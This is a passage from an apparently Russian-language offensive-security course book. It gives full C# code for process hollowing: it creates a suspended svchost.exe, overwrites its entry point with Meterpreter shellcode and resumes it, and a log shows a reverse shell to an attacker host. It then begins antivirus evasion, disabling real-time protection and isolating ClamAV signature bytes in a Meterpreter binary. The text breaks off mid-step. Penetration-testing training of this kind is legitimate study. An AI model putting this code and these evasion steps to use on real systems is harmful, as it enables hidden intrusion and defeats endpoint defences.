В качестве вымышленного примера представим, что PEB найден по адресу `0x3004000`. Затем через `ReadProcessMemory` мы читаем базовый адрес исполняемого файла по адресу `0x3004010` и получаем значение `0x7ffff01000000`. После этого через `ReadProcessMemory` читаем первые `0x200` байтов исполняемого файла и локально проверяем значение по адресу `0x7ffff0100003C`, чтобы найти смещение до PE-заголовка. В нашем примере это значение будет `0x110` байтов, то есть PE-заголовок расположен по адресу `0x7ffff01000110`. Теперь можно найти RVA точки входа по адресу `0x7ffff01000138` и прибавить его к базовому адресу `0x7ffff01000000`. Результатом вычисления будет виртуальный адрес точки входа внутри удалённого процесса.

Когда точка входа удалённого процесса найдена, можно использовать `WriteProcessMemory`, чтобы перезаписать исходное содержимое нашим шеллкодом. После этого можно позволить потоку внутри удалённого процесса продолжить выполнение. Детали атаки могут выглядеть пугающе, но она даёт способ спрятаться в любом процессе, который мы можем создать, и тем самым замаскировать наше присутствие.

### 5.4.2 Опустошение процесса на C#

Теперь, когда теория опустошения процесса разобрана, реализуем эту технику на C#. Самый первый шаг - создать приостановленный процесс. Для этого придётся использовать Win32 API `CreateProcessW`, потому что `Process.Start`[31] и похожие методы не позволяют создать приостановленный процесс.

Создадим новый проект консольного приложения в Visual Studio и назовём его `Hollow`. Затем найдём `DllImport` для `CreateProcessW` на www.pinvoke.net, как показано в листинге 188, и добавим его в проект.

```
[DllImport("kernel32.dll", SetLastError = true, CharSet = CharSet.Ansi)]
static extern bool CreateProcess(string lpApplicationName, string lpCommandLine,
     IntPtr lpProcessAttributes, IntPtr lpThreadAttributes, bool bInheritHandles,
         uint dwCreationFlags, IntPtr lpEnvironment, string lpCurrentDirectory,
             [In] ref STARTUPINFO lpStartupInfo, out PROCESS_INFORMATION lpProcessInformation);
```

Листинг 188 - Объявление DllImport для CreateProcess

Чтобы импортировать `CreateProcessW`, нужно также подключить пространство имён `System.Threading`. Некоторые типы аргументов неизвестны C#, поэтому позже мы определим их вручную. Изучим прототип функции,[32] чтобы понять, какие аргументы он принимает (листинг 189).

```
BOOL CreateProcessW(
  LPCWSTR               lpApplicationName,
  LPWSTR                lpCommandLine,
  LPSECURITY_ATTRIBUTES lpProcessAttributes,
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  BOOL                  bInheritHandles,
  DWORD                 dwCreationFlags,
  LPVOID                lpEnvironment,
  LPCWSTR               lpCurrentDirectory,
  LPSTARTUPINFOW        lpStartupInfo,
  LPPROCESS_INFORMATION lpProcessInformation
);
```

Листинг 189 - Прототип функции CreateProcessW

`CreateProcessW` принимает пугающие десять параметров, но мы будем использовать только часть из них. Первый параметр включает имя запускаемого приложения и полную командную строку для выполнения. Обычно `lpApplicationName` устанавливают в `null`, а `lpCommandLine` - в полный путь к `svchost.exe`.

Для `lpProcessAttributes` и `lpThreadAttributes` нужно указать дескриптор безопасности, но можно передать `null`, чтобы получить дескриптор по умолчанию. Далее нужно указать, должны ли какие-либо дескрипторы текущего процесса наследоваться новым процессом. Поскольку нас это не интересует, укажем `false`.

Аргумент `dwCreationFlags` используется, чтобы указать намерение запустить новый процесс в приостановленном состоянии. Мы зададим числовое представление `CREATE_SUSPENDED`, равное `0x4`. Следующие два параметра задают настройки переменных окружения и текущий каталог для нового приложения. Мы просто установим их в `null`.

Затем нужно передать структуру `STARTUPINFO`,[33] которая может содержать ряд значений, связанных с настройкой окна нового процесса. Найдём её на www.pinvoke.net (листинг 190) и добавим структуру в исходный код перед объявлениями `DllImport`.

```
[StructLayout(LayoutKind.Sequential, CharSet = CharSet.Ansi)]
struct STARTUPINFO
{
    public Int32 cb;
    public IntPtr lpReserved;
    public IntPtr lpDesktop;
    public IntPtr lpTitle;
    public Int32 dwX;
    public Int32 dwY;
    public Int32 dwXSize;
```

```
    public Int32 dwYSize;
    public Int32 dwXCountChars;
    public Int32 dwYCountChars;
    public Int32 dwFillAttribute;
    public Int32 dwFlags;
    public Int16 wShowWindow;
    public Int16 cbReserved2;
    public IntPtr lpReserved2;
    public IntPtr hStdInput;
    public IntPtr hStdOutput;
    public IntPtr hStdError;
}
```

Листинг 190 - Структура STARTUPINFO с использованием P/Invoke

Последний аргумент - структура `PROCESS_INFORMATION`,[34] которую `CreateProcessW` заполняет идентификационной информацией о новом процессе, включая идентификатор и дескриптор процесса. P/Invoke-определение `PROCESS_INFORMATION` показано в листинге 191.

```
[StructLayout(LayoutKind.Sequential)]
internal struct PROCESS_INFORMATION
{
    public IntPtr hProcess;
    public IntPtr hThread;
    public int dwProcessId;
    public int dwThreadId;
}
```

Листинг 191 - Структура PROCESS_INFORMATION с использованием P/Invoke

Когда аргументы понятны и нужные структуры определены, можно выполнить вызов: сначала создадим объекты `STARTUPINFO` и `PROCESS_INFORMATION`, а затем передадим их в `CreateProcessW`.

```
STARTUPINFO si = new STARTUPINFO();
PROCESS_INFORMATION pi = new PROCESS_INFORMATION();

bool res = CreateProcess(null, "C:\\Windows\\System32\\svchost.exe", IntPtr.Zero,
     IntPtr.Zero, false, 0x4, IntPtr.Zero, null, ref si, out pi);
```

Листинг 192 - Вызов CreateProcess для создания приостановленного процесса

Далее нужно найти точку входа, сначала раскрыв PEB через `ZwQueryInformationProcess`. Снова используем P/Invoke и определим объявление `DllImport`, как показано в листинге 193.

```
[DllImport("ntdll.dll", CallingConvention = CallingConvention.StdCall)]
private static extern int ZwQueryInformationProcess(IntPtr hProcess,
     int procInformationClass, ref PROCESS_BASIC_INFORMATION procInformation,
         uint ProcInfoLen, ref uint retlen);
```

Листинг 193 - Объявление DllImport для ZwQueryInformationProcess

API `ZwQueryInformationProcess` имеет много применений, и хотя большинство из них официально не документировано Microsoft, пример получения PEB[35] задокументирован. Прототип функции показан в листинге 194.

```
NTSTATUS WINAPI ZwQueryInformationProcess(
  _In_      HANDLE           ProcessHandle,
  _In_      PROCESSINFOCLASS ProcessInformationClass,
  _Out_     PVOID            ProcessInformation,
  _In_      ULONG            ProcessInformationLength,
  _Out_opt_ PULONG           ReturnLength
);
```

Листинг 194 - Прототип функции ZwQueryInformationProcess

Посмотрим на этот прототип внимательнее. Во-первых, префикс функции (`Nt` или `Zw`)[36] указывает, что API может быть вызван, соответственно, программой пользовательского режима или драйвером ядра. Для наших целей это не важно: вызов функции с любым из этих префиксов в пользовательском пространстве даст одинаковый результат.

Во-вторых, возвращаемое значение имеет тип `NTSTATUS`. `ZwQueryInformationProcess` - низкоуровневый API из `ntdll.dll`, который возвращает шестнадцатеричное значение напрямую из ядра.

Большинство аргументов довольно просты. Первый (`ProcessHandle`) - это дескриптор процесса, который можно получить из структуры `PROCESS_INFORMATION`. API может выполнять разные действия в зависимости от второго аргумента (`ProcessInformationClass`), который документирован только частично. Для наших целей установим его в `ProcessBasicInformation` с числовым представлением `0`.

Когда мы указываем `ProcessBasicInformation`, третий аргумент (`ProcessInformation`) должен быть структурой `PROCESS_BASIC_INFORMATION`, которую заполнит API. Эту структуру можно найти на www.pinvoke.net, как показано в листинге 195.

```
[StructLayout(LayoutKind.Sequential)]
internal struct PROCESS_BASIC_INFORMATION
{
    public IntPtr Reserved1;
    public IntPtr PebAddress;
    public IntPtr Reserved2;
    public IntPtr Reserved3;
    public IntPtr UniquePid;
    public IntPtr MoreReserved;
}
```

Листинг 195 - Структура PROCESS_BASIC_INFORMATION

Оставшиеся два аргумента (`ProcessInformationLength` и `ReturnLength`) задают размер входной структуры (шесть `IntPtr`) и переменную для хранения размера полученных данных. Теперь можно вызвать `ZwQueryInformationProcess` и получить адрес PEB из структуры `PROCESS_BASIC_INFORMATION`:

```
PROCESS_BASIC_INFORMATION bi = new PROCESS_BASIC_INFORMATION();
uint tmp = 0;
IntPtr hProcess = pi.hProcess;
ZwQueryInformationProcess(hProcess, 0, ref bi, (uint)(IntPtr.Size * 6), ref tmp);

IntPtr ptrToImageBase = (IntPtr)((Int64)bi.PebAddress + 0x10);
```

Листинг 196 - Вызов ZwQueryInformationProcess для получения адреса PEB

Переменная `ptrToImageBase` теперь содержит указатель на базу образа `svchost.exe` в приостановленном процессе. Далее используем `ReadProcessMemory`, чтобы получить адрес базы кода, прочитав восемь байтов памяти. У `ReadProcessMemory` прототип[37] очень похож на `WriteProcessMemory`, как показано в листинге 197:

```
BOOL ReadProcessMemory(
  HANDLE  hProcess,
  LPCVOID lpBaseAddress,
  LPVOID  lpBuffer,
  SIZE_T  nSize,
  SIZE_T  *lpNumberOfBytesRead
);
```

Листинг 197 - Прототип функции ReadProcessMemory

В эту функцию нужно передать пять параметров: дескриптор процесса (`hProcess`), адрес для чтения (`lpBaseAddress`), буфер для копирования содержимого (`lpBuffer`), количество байтов для чтения (`nSize`) и переменную, куда будет записано фактически прочитанное количество байтов (`lpNumberOfBytesRead`). Объявление `DllImport` для `ReadProcessMemory` тоже очень похоже на `WriteProcessMemory`, как показано в листинге 198.

```
[DllImport("kernel32.dll", SetLastError = true)]
static extern bool ReadProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress,
     [Out] byte[] lpBuffer, int dwSize, out IntPtr lpNumberOfBytesRead);
```

Листинг 198 - Объявление DllImport для ReadProcessMemory

После `DllImport` можно вызвать `ReadProcessMemory`, указав 8-байтовый буфер, который затем преобразуется в 64-битное целое методом `BitConverter.ToInt64`[38] и приводится к указателю через `(IntPtr)`.

> **Примечание.** Адрес памяти занимает восемь байтов в 64-битном процессе и только четыре байта в 32-битном, поэтому типы переменных, смещения и объем читаемых данных нужно адаптировать.

```
byte[] addrBuf = new byte[IntPtr.Size];
IntPtr nRead = IntPtr.Zero;
ReadProcessMemory(hProcess, ptrToImageBase, addrBuf, addrBuf.Length, out nRead);

IntPtr svchostBase = (IntPtr)(BitConverter.ToInt64(addrBuf, 0));
```

Листинг 199 - Вызов ReadProcessMemory

Следующий шаг - разобрать PE-заголовок и найти точку входа. Для этого снова вызываем `ReadProcessMemory`, но уже с буфером размером `0x200` байтов (листинг 200).

```
byte[] data = new byte[0x200];
ReadProcessMemory(hProcess, svchostBase, data, data.Length, out nRead);
```

Листинг 200 - Использование ReadProcessMemory для получения PE-заголовка

Чтобы разобрать PE-заголовок, нужно прочитать содержимое по смещению `0x3C` и использовать его как второе смещение, прибавив к нему `0x28`, как обсуждалось выше и показано на рисунке 46.




Рисунок 46: Иллюстрация разбора PE-заголовка

Чтобы реализовать это, преобразуем четыре байта по смещению `0x3C` (поле `e_lfanew`) в беззнаковое целое.[39] Как сказано выше, это смещение от базы образа до структуры PE-заголовка. Затем преобразуем четыре байта по смещению `e_lfanew` плюс `0x28` в беззнаковое целое. Это значение является смещением от базы образа до точки входа.

```
uint e_lfanew_offset = BitConverter.ToUInt32(data, 0x3C);

uint opthdr = e_lfanew_offset + 0x28;

uint entrypoint_rva = BitConverter.ToUInt32(data, (int)opthdr);

IntPtr addressOfEntryPoint = (IntPtr)(entrypoint_rva + (UInt64)svchostBase);
```

Листинг 201 - Разбор PE-заголовка для поиска точки входа

Смещение от базового адреса `svchost.exe` до точки входа также называется относительным виртуальным адресом (RVA). Его нужно прибавить к базе образа, чтобы получить полный адрес памяти точки входа. Это выполняется в последней строке листинга 201.

Мы получили адрес точки входа, поэтому теперь можем сгенерировать шеллкод Meterpreter и использовать `WriteProcessMemory`, чтобы перезаписать существующий код, как показано в листинге 202. Не забудьте добавить объявление `DllImport` для `WriteProcessMemory` перед использованием.

```
byte[] buf = new byte[659] { 0xfc,0x48,0x83,0xe4,0xf0,0xe8...

WriteProcessMemory(hProcess, addressOfEntryPoint, buf, buf.Length, out nRead);
```

Листинг 202 - Перезапись точки входа процесса svchost.exe шеллкодом

Теперь, когда все настроено правильно, запустим выполнение шеллкода. В предыдущих техниках мы вызывали `CreateRemoteThread`, чтобы создать новый поток, но в этом случае поток уже существует и ожидает выполнения нашего шеллкода.

Мы можем использовать Win32 API `ResumeThread`[40], чтобы позволить приостановленному потоку удалённого процесса продолжить выполнение. `ResumeThread` легко вызвать, потому что ему нужен только дескриптор потока, который нужно возобновить, как показано в прототипе функции[41] в листинге 203.

```
DWORD ResumeThread(
  HANDLE hThread
);
```

Листинг 203 - Прототип функции ResumeThread

Когда `CreateProcessW` запустил `svchost.exe` и заполнил структуру `PROCESS_INFORMATION`, он также скопировал в неё дескриптор основного потока. После этого можно импортировать `ResumeThread` и вызвать его напрямую.

```
[DllImport("kernel32.dll", SetLastError = true)]
private static extern uint ResumeThread(IntPtr hThread);
...

ResumeThread(pi.hThread);
```

Листинг 204 - Импорт и вызов ResumeThread

Теперь у нас есть все элементы, чтобы создать приостановленный процесс, "вычистить" его исходный код, заменить его нашим шеллкодом и затем выполнить.

После объединения всего кода не забудьте указать 64-битную архитектуру, поскольку `svchost.exe` является 64-битным процессом, и перед компиляцией переключиться с Debug на Release.

При выполнении скомпилированного кода мы получаем обратную оболочку Meterpreter внутри процесса `svchost.exe`. Это может снизить подозрительность, поскольку `svchost.exe` является доверенным процессом, который также занимается сетевой коммуникацией. Отлично!

```
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.11; (UUID: pm1qmw8u)
Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.119.120:443 -> 192.168.120.11:49678)

meterpreter >
```

Листинг 205 - Получение обратной оболочки

> **Примечание.** Хотя код и техника здесь записывают в приостановленный процесс только шеллкод, эту технику также можно использовать, чтобы вычистить[42] целый скомпилированный EXE.

#### 5.4.2.1 Упражнения

1. Повторите технику опустошения процесса с использованием шеллкода из C#.
2. Измените код так, чтобы сгенерировать Jscript-файл через DotNetToJscript, выполняющий опустошение процесса.

## 5.5 Итоги

В этом модуле мы продемонстрировали несколько техник внедрения и миграции процессов. Мы рассмотрели типичное C#-внедрение в локальный процесс, а также внедрение DLL в удалённый процесс. Кроме того, мы изучили рефлективное внедрение DLL без записи на диск и использовали опустошение процесса, чтобы внедрить наш код в процесс, который обычно генерирует сетевую активность.

Каждая из этих техник уменьшает наш след на удаленной системе и снижает вероятность обнаружения защитным ПО. В следующем модуле мы добавим в сценарий средства обнаружения и улучшим нашу технику работы, чтобы обходить их.

## Примечания


**[1]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-openprocess
**[2]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex
**[3]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory
**[4]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createremotethread
**[5]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/procthread/process-security-and-access-rights
**[6]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secauthz/security-descriptors
**[7]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secauthz/mandatory-integrity-control
**[8]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-openprocess
**[9]** (Microsoft, 2018), https://docs.microsoft.com/en-gb/windows/win32/procthread/process-security-and-access-rights
**[10]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex
**[11]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory
**[12]** (Microsoft, 2019), https://docs.microsoft.com/en-us/dotnet/csharp/language-reference/keywords/out-parameter-modifier
**[13]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createremotethread
**[14]** (OpenWireSec, 2013),
https://github.com/OpenWireSec/metasploit/blob/master/external/source/meterpreter/source/common/arch/win/i386/base_inject.c
**[15]** (Microsoft, 2018),
https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.process.getprocessesbyname?view=netframework-4.8
**[16]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibrarya
**[17]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibrarya
**[18]** (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/win32/dlls/dllmain
**[19]** (Stephen Fewer, 2013), https://github.com/stephenfewer/ReflectiveDLLInjection
**[20]** (Microsoft, 2019), https://docs.microsoft.com/en-us/windows/win32/debug/pe-format
**[21]** (PowerShellMafia, 2016),
https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-ReflectivePEInjection.ps1
**[22]** (Arno0x, 2017), https://github.com/Arno0x/CSharpScripts/blob/master/peloader.cs
**[23]** (Mitre, 2019), https://attack.mitre.org/techniques/T1093/
**[24]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/procthread/process-creation-flags
**[25]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessa
**[26]** (Wikipedia, 2019), https://en.wikipedia.org/wiki/Win32_Thread_Information_Block
**[27]** (Wikipedia, 2019), https://en.wikipedia.org/wiki/Process_Environment_Block
**[28]** (Wikipedia, 2019), https://en.wikipedia.org/wiki/Address_space_layout_randomization
**[29]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/procthread/zwqueryinformationprocess
**[30]** (Microsoft, 2019), https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-readprocessmemory

**[31]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.process.start?view=netframework-4.8
**[32]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessw
**[33]** (Microsoft, 2018), https://docs.microsoft.com/windows/desktop/api/processthreadsapi/ns-processthreadsapi-startupinfoa
**[34]** (Microsoft, 2018),
https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/ns-processthreadsapi-process_information
**[35]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/procthread/zwqueryinformationprocess
**[36]** (Microsoft, 2017),
https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/using-nt-and-zw-versions-of-the-native-system-services-routines
**[37]** (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-readprocessmemory
**[38]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.bitconverter.toint64?view=netframework-4.8
**[39]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.uint32?view=netframework-4.8
**[40]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-resumethread
**[41]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-resumethread
**[42]** (M0n0ph1, 2018), https://github.com/m0n0ph1/Process-Hollowing

# Глава 6. Введение в обход антивирусов

Большинство организаций используют управляемые средства защиты и антивирусное ПО, чтобы отслеживать атаки и вредоносные программы и защищаться от них. В этом модуле мы разберём, как работает антивирусное обнаружение, и покажем, как его можно обходить.

## 6.1 Обзор антивирусного ПО

За последние 20 лет антивирусное ПО заметно изменилось. Ранние реализации опирались на грубые и неэффективные механизмы обнаружения, но современные вредоносные программы заставили большинство таких продуктов обзавестись более продвинутыми возможностями.

На базовом уровне антивирус обычно работает на конечной машине. Локальные пользователи могут запускать проверки файлов вручную, то есть выполнять проверки по требованию. Кроме того, большинство продуктов поддерживают проверку в реальном времени: антивирус отслеживает операции с файлами и сканирует файл при загрузке или при попытке запуска. Если в любом из этих случаев обнаруживается вредоносный файл, он удаляется или помещается в карантин.

Большая часть обнаружения основана на сигнатурах. Производители антивирусов используют автоматизированные процессы и ручную обратную разработку, чтобы создавать такие сигнатуры и хранить их в огромных базах данных. Хотя алгоритмы сигнатур обычно держатся в секрете, большинство из них опирается на MD5- или SHA-1-хэши вредоносных файлов либо на уникальные последовательности байтов, найденные в известных вредоносных образцах. Если проверяемый файл совпадает с известным хэшем или содержит вредоносную последовательность байтов, он помечается как вредоносный.

Помимо сигнатурного сканирования, некоторые продукты выполняют эвристический или поведенческий анализ, имитируя выполнение проверяемого файла. В большинстве реализаций файл запускается в изолированной среде, где антивирус пытается обнаружить известное вредоносное поведение. Такой подход требует крайне сложного закрытого кода и занимает значительно больше времени и ресурсов, чем сигнатурное обнаружение. Его эффективность сильно различается у разных производителей.

Новый подход к эвристическому обнаружению использует облачные вычисления и искусственный интеллект, чтобы повысить скорость и точность обнаружения. Однако такой подход дороже и распространён заметно меньше, чем сигнатурные и эвристические решения для конечных устройств.

В этом модуле мы в основном будем работать с бесплатными антивирусами ClamAV и Avira. Хотя эти продукты не показывают лучшие в классе показатели обнаружения, они используют и сигнатурное, и эвристическое обнаружение. Мы также будем пользоваться онлайн-ресурсами, чтобы проверять наши техники обхода против других антивирусных продуктов.

В следующих разделах мы покажем методы, с помощью которых можно пытаться обходить сигнатурные и эвристические решения для конечных устройств.

## 6.2 Имитация целевой среды

При подготовке к проекту мы в идеале хотим воспроизвести целевую систему в локальной среде, чтобы проверить эффективность наших инструментов.

Однако даже если мы можем предсказать целевую среду, её воспроизведение может оказаться дорогим: для этого пришлось бы покупать разные лицензии на ПО. Вместо этого можно проверять полезные нагрузки сразу на нескольких антивирусных движках с помощью онлайн-сервисов.

Самый популярный сервис - VirusTotal,[1] который проверяет файлы более чем пятьюдесятью антивирусными движками. К сожалению, VirusTotal передаёт результаты связанным с ним антивирусным производителям, а это может раскрыть наши инструменты и техники ещё до их применения.

В качестве альтернативы можно использовать AntiScan.Me,[2] который предоставляет похожий сервис проверки, но не распространяет результаты. Правда, этот инструмент проверяет только двадцатью шестью антивирусными движками и даёт лишь три бесплатные проверки, после чего требуется платная регистрация с разумной оплатой за сканирование.

> **Примечание.** В некоторых примерах этого модуля мы будем приводить результаты AntiScan.Me, но при желании можно зарегистрировать учётную запись и самостоятельно проверить эти результаты.

С учётом этих сценариев перейдём к первому препятствию при обходе антивирусов.

## 6.3 Поиск сигнатур в файлах

Для начала обсудим процесс обхода сигнатурного антивирусного обнаружения. В этом упражнении нам нужно отключить эвристическую часть антивирусного движка. В этом разделе мы будем полагаться на ClamAV, который предустановлен на машине-жертве Windows 10 и у которого отключен эвристический движок.

Ранние методы сигнатурного обнаружения сравнивали хэши файлов. Это означало, что обнаружение можно было обойти, изменив один байт в проверяемом файле. Очевидно, это тривиальная задача.

Сигнатуры, основанные на строках байтов внутри бинарного файла, обходить сложнее: нужно определить точные байты, которые вызывают обнаружение. Есть два основных подхода. Более сложный подход - выполнить обратную разработку антивирусного движка и базы сигнатур, чтобы узнать реальные сигнатуры. Это потребовало бы значительных усилий и зависело бы от конкретного продукта.

Второй, намного более простой подход - разделить бинарный файл на несколько частей и выполнять проверку все меньших последовательных фрагментов, пока не будут найдены точные байты. Изначально этот метод был реализован в популярном инструменте Dsplit.[3] Поскольку оригинальный DSplit больше недоступен, для этой задачи мы будем использовать PowerShell-скрипт `Find-AVSignature`.[4]

Перед началом анализа запустим графический интерфейс Avira Free Antivirus и откроем панель Antivirus. В новом окне нажмём Real-Time Protection и переключим защиту в положение "off", как показано на рисунке 47.

Рисунок 47: Отключение проверки Avira в реальном времени

Для этого примера сгенерируем 32-битный исполняемый файл Meterpreter и скопируем его в папку `C:\Tools` на машине-жертве Windows 10. Он будет нашим вредоносным бинарным файлом. Затем откроем PowerShell с аргументом `-Exec bypass`, перейдём в каталог `C:\Tools` и импортируем скрипт `Find-AVSignature`:

```
PS C:\Users\Offsec> cd C:\Tools

PS C:\Tools> Import-Module .\Find-AVSignature.ps1
```

Листинг 206 - Импорт PowerShell-скрипта Find-AVSignature

Скрипт принимает несколько аргументов. Сначала с помощью `-StartByte` и `-EndByte` укажем начальный и конечный байты. В первом запуске зададим начальный байт `0` и конечный байт `max`, чтобы просканировать весь исполняемый файл.

Параметром `-Interval` задаётся размер каждого отдельного сегмента, на которые будет разбит файл. Это значение зависит от размера исполняемого файла, но поскольку 32-битный Meterpreter EXE занимает примерно 73 КБ, зададим размер каждого сегмента в 10000 байтов.

Затем укажем входной файл (`-Path`) и выходную папку (`-OutPath`). Также передадим флаги `-Verbose` и `-Force`: первый даст дополнительный вывод в консоль, второй принудительно создаст указанный выходной каталог.

```
PS C:\Tools> Find-AVSignature -StartByte 0 -EndByte max -Interval 10000 -Path C:\Tools\met.exe -OutPath C:\
    Tools\avtest1 -Verbose -Force

    Directory: C:\Tools

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----       10/17/2019   3:40 AM                avtest1
VERBOSE: This script will now write 8 binaries to "C:\Tools\avtest1".
VERBOSE: Byte 0 -> 0
VERBOSE: Byte 0 -> 10000
VERBOSE: Byte 0 -> 20000
VERBOSE: Byte 0 -> 30000
VERBOSE: Byte 0 -> 40000
VERBOSE: Byte 0 -> 50000
VERBOSE: Byte 0 -> 60000
VERBOSE: Byte 0 -> 70000
VERBOSE: Byte 0 -> 73801
VERBOSE: Files written to disk. Flushing memory.
VERBOSE: Completed!
```

Листинг 207 - Использование Find-AVSignature для разбиения файла на интервалы

Обратите внимание на этот вывод. Первый бинарный файл содержит ноль байтов. Второй содержит 10000 байтов. Это означает, что второй файл содержит байты 0-10000 нашего Meterpreter-бинарника.

Теперь, когда мы разделили Meterpreter EXE на сегменты и сохранили их в `C:\Tools\avtest1`, можно проверить их ClamAV. Это нужно делать из командной строки, поэтому откроем новый административный PowerShell и перейдём в папку `C:\Program Files\ClamAV`. Оттуда запустим `clamscan.exe`, проверяя сегменты в папке `C:\Tools\avtest1`, как показано в листинге 208.

```
PS C:\Windows\system32> cd 'C:\Program Files\ClamAV\'

PS C:\Program Files\ClamAV> .\clamscan.exe C:\Tools\avtest1
C:\Tools\avtest1\met_0.bin: OK
C:\Tools\avtest1\met_10000.bin: OK
C:\Tools\avtest1\met_20000.bin: Win.Trojan.MSShellcode-7 FOUND
C:\Tools\avtest1\met_30000.bin: Win.Trojan.MSShellcode-7 FOUND
C:\Tools\avtest1\met_40000.bin: Win.Trojan.MSShellcode-7 FOUND
C:\Tools\avtest1\met_50000.bin: Win.Trojan.MSShellcode-7 FOUND
C:\Tools\avtest1\met_60000.bin: Win.Trojan.MSShellcode-7 FOUND
C:\Tools\avtest1\met_70000.bin: Win.Trojan.MSShellcode-7 FOUND
C:\Tools\avtest1\met_73801.bin: Win.Trojan.MSShellcode-7 FOUND

----------- SCAN SUMMARY -----------
Known viruses: 6494159
Engine version: 0.101.4
Scanned directories: 1
Scanned files: 9
Infected files: 7
Data scanned: 0.32 MB
Data read: 0.32 MB (ratio 1.00:1)
Time: 107.399 sec (1 m 47 s)
```

Листинг 208 - Проверка с помощью ClamAV

Первый файл проходит проверку. Это ожидаемо, потому что он пустой. Второй файл, содержащий первые 10000 байтов нашего бинарника, тоже чистый. Значит, первая сигнатура обнаружена в третьем файле, где-то между смещениями 10000 и 20000.

> **Примечание.** Смещения и количество найденных срабатываний могут отличаться для каждой новой генерации Meterpreter EXE.

Чтобы продолжить исследование, снова запустим `Find-AVSignature`, но теперь разобьем Meterpreter EXE на интервалы по 1000 байтов только в диапазоне от 10000 до 20000. Чтобы отделить результаты разных итераций, изменим выходной каталог на `C:\Tools\avtest2`, как показано в листинге 209.

```
PS C:\Tools> Find-AVSignature -StartByte 10000 -EndByte 20000 -Interval 1000 -Path C:\Tools\met.exe -OutPath
    C:\Tools\avtest2 -Verbose -Force
```

Листинг 209 - Разбиение на интервалы по 1000 байтов

Затем просканируем эти сегменты:

```
PS C:\Program Files\ClamAV> .\clamscan.exe C:\Tools\avtest2
C:\Tools\avtest2\met_10000.bin: OK
C:\Tools\avtest2\met_11000.bin: OK
C:\Tools\avtest2\met_12000.bin: OK
C:\Tools\avtest2\met_13000.bin: OK
C:\Tools\avtest2\met_14000.bin: OK
C:\Tools\avtest2\met_15000.bin: OK
C:\Tools\avtest2\met_16000.bin: OK
C:\Tools\avtest2\met_17000.bin: OK
C:\Tools\avtest2\met_18000.bin: OK
C:\Tools\avtest2\met_19000.bin: Win.Trojan.MSShellcode-7 FOUND
C:\Tools\avtest2\met_20000.bin: Win.Trojan.MSShellcode-7 FOUND
...
```

Листинг 210 - Проверка более мелких интервалов с помощью ClamAV

Эти результаты показывают, что проблемные байты находятся между смещениями 18000 и 19000. Сузим диапазон ещё сильнее: уменьшим интервал до 100 байтов и сохраним результаты в новый каталог (листинг 211).

```
